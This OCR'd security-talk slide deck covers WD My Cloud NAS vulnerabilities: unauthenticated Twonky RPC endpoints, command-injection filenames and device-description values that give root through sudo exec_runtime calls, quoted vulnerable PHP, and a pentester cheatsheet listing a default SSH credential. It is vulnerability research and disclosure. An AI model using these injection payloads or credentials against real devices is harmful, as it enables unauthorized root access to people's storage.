
Reference: http://www.youtube.com/watch?v=-ZSPqWwGp2Y

“The Cloud Hacker”




Auto-Authentication

- Main Web UI



Twonky

- Also no authentication by default



Reference: http://wdcloud:9000/webconfig#advanced

Twonky

- strings /usr/local/twonkymedia-7/twonkyserver | grep "/rpc/" | wc -l
  - 99
- /rpc/restart
- /rpc/rebuild
- /rpc/resetclients
- ….

Twonky

- # grep "=" twonkyserver.ini | wc -l
  - 151
- We can control ~150 different configuration parameters for twonky
- Set options & restart server any time
  - http://wdcloud:9000/rpc/restart

Reference: https://ludwig.im/en/projects/twonkyserver-upnp-dlna

Twonky

- Create an file on /
  - http://wdcloud:9000/rpc/backup_metadata?filename=blah
  - Wasn't able to control contents
  - Will not overwrite existing
  - Not very interesting

Twonky: If we don't try, we can't **fail**

- Create a filename such as
  - test';id>id_out;.MP3
- And drop it in
  - \\10.10.10.143\Public\...
- Trigger a rescan of media or device mirroring
- Browse
  - http://10.10.10.143:9000/webbrowse#music


Twonky: If we don't try, we can't **fail**

- So close!


```
Twonky Version 7.2.8

For image conversion and scaling the TwonkyServer utilizes ImageMagick. For details on the license please see /usr/local/twonkymedia-7/cgi-bin/c
No personal TLS certificate found in /CacheVolume/twonkymedia/tls.pem! Will use built-in keys (this is insecure)! You have been warned ...
+ source /usr/local/twonkymedia-7/cgi-bin/wdmc-defs.sh
++ INSTALL_DIR=/usr/local/wdmcserver
++ export MAGICK_CONFIGURE_PATH=/usr/local/wdmcserver/lib/ImageMagick-6.7.9/config
++ MAGICK_CONFIGURE_PATH=/usr/local/wdmcserver/lib/ImageMagick-6.7.9/config
++ export MAGICK_TMPDIR=/shares/.wdmc
++ MAGICK_TMPDIR=/shares/.wdmc
++ export LD_LIBRARY_PATH=/usr/local/wdmcserver/lib:/usr/local/wdmcserver/bin
++ LD_LIBRARY_PATH=/usr/local/wdmcserver/lib:/usr/local/wdmcserver/bin
+ /usr/local/wdmcserver/bin/convert '/CacheVolume/twonkymedia/db/cache/images/fe7a4480d39870d9c2ff1768de743d34/0x0/test'\'';id>id_out;.MP3.png'
68de743d34/160x160/test'\'';id>id_out;.MP3.jpg'
convert: IDAT: invalid chromaticities `/CacheVolume/twonkymedia/db/cache/images/fe7a4480d39870d9c2ff1768de743d34/0x0/test';id>id_out;.MP3.png' @
convert: IDAT: incorrect data check `/CacheVolume/twonkymedia/db/cache/images/fe7a4480d39870d9c2ff1768de743d34/0x0/test';id>id_out;.MP3.png' @ e
convert: CorruptImage `/CacheVolume/twonkymedia/db/cache/images/fe7a4480d39870d9c2ff1768de743d34/0x0/test';id>id_out;.MP3.png' @ error/png.c/Rea
convert: NoImagesDefined `/CacheVolume/twonkymedia/db/cache/images/fe7a4480d39870d9c2ff1768de743d34/160x160/test';id>id_out;.MP3.jpg' @ error/co
```

Fail: Brick via bad firmware

- Try to upload a random firmware ‘image’




Fail: Brick via bad firmware



Fail: Brick via bad firmware

- Download a random .deb file and try it…
  - libargtable2-docs_12-1_all.deb



- So there are some firmware sanity checks

Not Fail: Who needs a brick?

- What if we named the deb file and tried again?
  - test;`id`test.deb
- Cmd injection with a free upgrade to root!
  - # ps -aux | grep -i updateFirmwareF
  - root 32013 2.0 2.3 5824 5440 ? S 11:57 0:00 sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh /CacheVolume/test;uid=33(www-data) gid=33(www-data) groups=33(www-data),42(shadow),1000(share)test.deb

Not Fail: Who needs a brick?

```
public function manualFWUpdate($changes) {

    if (!isset($changes['filepath'])) {
        return 'BAD_REQUEST';
    }

    unset($output);
    exec_runtime("sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh \"{$changes["filepath"]}\" 1>/dev/null &", $output, $retVal);

    return 'SUCCESS';
}
```

- Let's try this filename
  - `sudo id`.deb

- root 11481 0.0 2.3 5824 5440 ? S 19:58 0:00 sudo nohup /usr/local/sbin/updateFirmwareFromFile.sh /CacheVolume/**uid=0(root) gid=0(root) groups=0(root),**33(www-data),1000(share).deb

Reference: /var/www/rest-api/api/Firmware/src/Firmware/Model/Firmware.php

How many times do they sudo?

- grep -R -i "exec_runtime" /var/www | grep sudo | wc -l

283

- grep -R -i "exec_runtime" /var/www | grep sudo | tail -5
  - /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_set_config.sh $parameterString", $conf, $retVal);
  - /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh $transferMode", $conf, $retVal);
  - /var/www/rest-api/api/StorageTransfer/src/StorageTransfer/Model/StorageTransfer.php: exec_runtime("sudo /usr/local/sbin/storage_transfer_start_now.sh", $conf, $retVal);
  - /var/www/rest-api/api/Jobs/includes/worker/dirputworker.inc: exec_runtime('sudo touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($sourcePathLocal), $output, $return);
  - /var/www/rest-api/api/Jobs/includes/worker/fileputworker.inc: exec_runtime('sudo touch -t ' . date('ymdHi.s', $mtime) . ' ' . escapeshellarg($fileLocal), $output, $return);

Root via Device.php

```php
public function modifyDescription($changes) {
    //Require entire representation and not just a delta to ensure a consistant representation
    $output = $retVal = null;
    set_time_limit(0);
    // Update name with orion.
    DeviceControl::getInstance()->updateDeviceName($changes["machine_name"]);
    set_time_limit(ini_get('max_execution_time'));
    // updateDeviceName has to be called before shell command now: shell script
    //    sends a SIGTERM to apache, preventing PHP from continuing.

    exec_runtime(sprintf('sudo nohup /usr/local/sbin/modDeviceName.sh %s %s 1>/dev/null &', escapeshellarg($changes["machine_name"]),

    if ($retVal !== 0 && $retVal !== 141) { // will sometimes at 141 (128+13), 13 is the sigpipe signal which we can get when restart
        throw new \Device\Exception(sprintf('"modDeviceName.sh" call for "Device Description"  failed. Returned with "%d"', $retVal),
    }
    return true;
}
```

Reference: /var/www/rest-api/api/Device/src/Device/Model/Device.php

Root via Device.php

```
device_name="WDMyCloud"
device_description="`sudo id > /tmp/root`"
network_mode="dhcp"
timezone="US/Pacific"
ntp_enable="enabled"
ntp_extra=""
```

- cat /tmp/root
  - **uid=0(root) gid=0(root) groups=0(root),**33(www-data),1000(share)

Reference: /var/www/rest-api/api/Device/src/Device/Model/Device.php

“Security”

```
* \par Description:
* Update device name and description.
*
* \par Security:
* - Requires Admin authentication and request allowed in LAN only
```

- But again, none of this is really enforced

```
* \par Parameter Details:
* - machine_name:  The machine name may only contain ASCII letters "A" through 'Z', 'a' to 'z', the digits '0' through '9',
* - machine_desc:  Device description must begin with alphanumeric and be no more that 42 characters long.
```

Pentester's Cheatsheet

- If you find a WD My Cloud on the network
  - Infinite non-authenticated Twonky commands
  - Plenty of remote root options via Web UI
    - Turn on SSH (**root:welc0me**)
    - AT LEAST two exec_runtime() command injection bugs
- Thanks auto-auth!

Final Target

- LaCie CloudBox

History

Seagate and LaCie Announce Exclusive Agreement with Intent for Seagate to Acquire Controlling Interest in LaCie

May 23, 2012 Seagate Technology plc (NASDAQ: STX) the worldwide leader in hard disk drives and storage solutions, and LaCie S.A. (Euronext: LAC), a leading manufacturer of consumer storage products, today announced an exclusive agreement with the intent for Seagate to acquire a controlling interest in LaCie. Seagate has offered to purchase from Philippe Spruch, LaCie's chairman and CEO, and his affiliate, all of their shares, representing 64.5% of the outstanding shares of LaCie. Following receipt of governmental approvals and the close of this transaction, Seagate would commence an all-cash simplified tender offer (followed as the case may be by a squeeze-out procedure) to acquire the remaining outstanding shares in accordance with the General Regulation of the French Autorité des Marchés Financiers (AMF). (**Read More**)

Reference: https://www.lacie.com/us/company/news/index.htm?year=2012

